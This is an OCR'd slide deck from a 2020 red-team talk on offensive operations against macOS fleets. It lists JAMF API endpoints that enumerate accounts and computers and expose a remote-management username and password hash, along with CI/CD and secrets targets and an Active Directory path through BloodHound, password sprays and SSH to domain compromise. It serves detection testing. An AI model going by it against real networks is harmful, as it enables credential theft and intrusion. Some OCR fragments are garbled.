Offensive Ops in macOS Environments

Cedric Owens

2020 Cyber June'gle Virtual Summit

BIO

- Red Team
- Also Blue Team Experience
- ❤️ macOS post exploitation
- Enjoy 80s/90s Nostalgia
- 🐦 @cedowens

AGENDA


- macOS "State of the Union"
- Common Deployments
- Common Attack Points
- Initial Access & Post Exp
- Adversary Emulations/Simulations
- Challenges/Opportunities
- Defensive Recommendations

STATE OF THE UNION

- macOS is Common in Bay Area
- EDR improvements
- More malware targeting macOS

STATE OF THE UNION

- Still lots of discomfort with targeting macOS:
  - What payloads will work?
  - Got access to a mac…now what?
  - How can I pivot to AD?
  - EDR concerns?



GOALS OF OPS

- Test detections
- Test response & remediation
- Test preventions
- Answer question:
  - “If this type of adversary went after us, how would we fare?”
- Collaboration with blue to uplift detections


COMMON DEPLOYMENTS

COMMON MACOS DEPLOYMENTS

- Great resource by Luke Roberts/Calum Hall: https://objectivebythesea.com/v3/talks/OBTS_v3_cHall_lRoberts.pdf
- Common management methods:
  - One-off's (i.e., not centrally managed by IT)
  - Custom
  - Managed with Commercial Tools
    - JAMF Pro – Pretty Common
      - Admin server
      - Infra Manager
      - Agent
    - Kandji


COMMON JAMF DEPLOYMENT

JAMF Admin Server




JAMF Agent

JAMF Self Service



COMMON JAMF DEPLOYMENT



Packages, policies, scripts, etc.

JAMF Management Server (can be public or internal)


Active Directory Binding

Active Directory

REMOTE MANAGEMENT

JAMF Management Server

Jamf admin account with ssh to managed devices



If remote management used, is there a static password being used?

JAMF API

- Often controlled by AD Group
- May be restricted (ex: need okta tile)
- Can be used to determine remote management settings

https://<server>:8443/JSSResource/accounts: Get a list of all user accounts.

https://<server>:8443/JSSResource/computers: Get a list of all computers.

https://<server>:8443/JSSResource/policies: Get a list of policies.

https://<server>:8443/JSSResource/users/id/<idnumber>: You can search by a user ID number and find his/her computer.

If configured for remote management, the *https://<server>:8443/JSSResource/computers/id/<idnumber>* query will show something similar to:

idnumber>: You can
on the computer (ex:
her or not the

<remote management>

*<managed>**true**</managed>*


<management_username>username</management_username>

<management_password_sha256>sha256-hash-string
</management_password_sha256>

COMMON POINTS OF INTEREST

CI/CD PIPELINE


Looking for attack points:




- Trust relationships
- Credentials
- Dependencies
- Configurations

SECRETS

Secrets/Keys Can Be Lots of Places:






FILE SHARES

smb://<IP1>/$SHARE

smb://<IP2>/$SHARE

smb://<IP3>/$SHARE

smb://<IP4>/$SHARE



ACTIVE DIRECTORY

Find Misconfigured Server

Apache Tomcat

Recon

BLOODHOUND

Also python collectors from fox-it

Password Sprays

>_ SSH

Active Directory

Win Servers

Domain Compromise

Priv creds cached

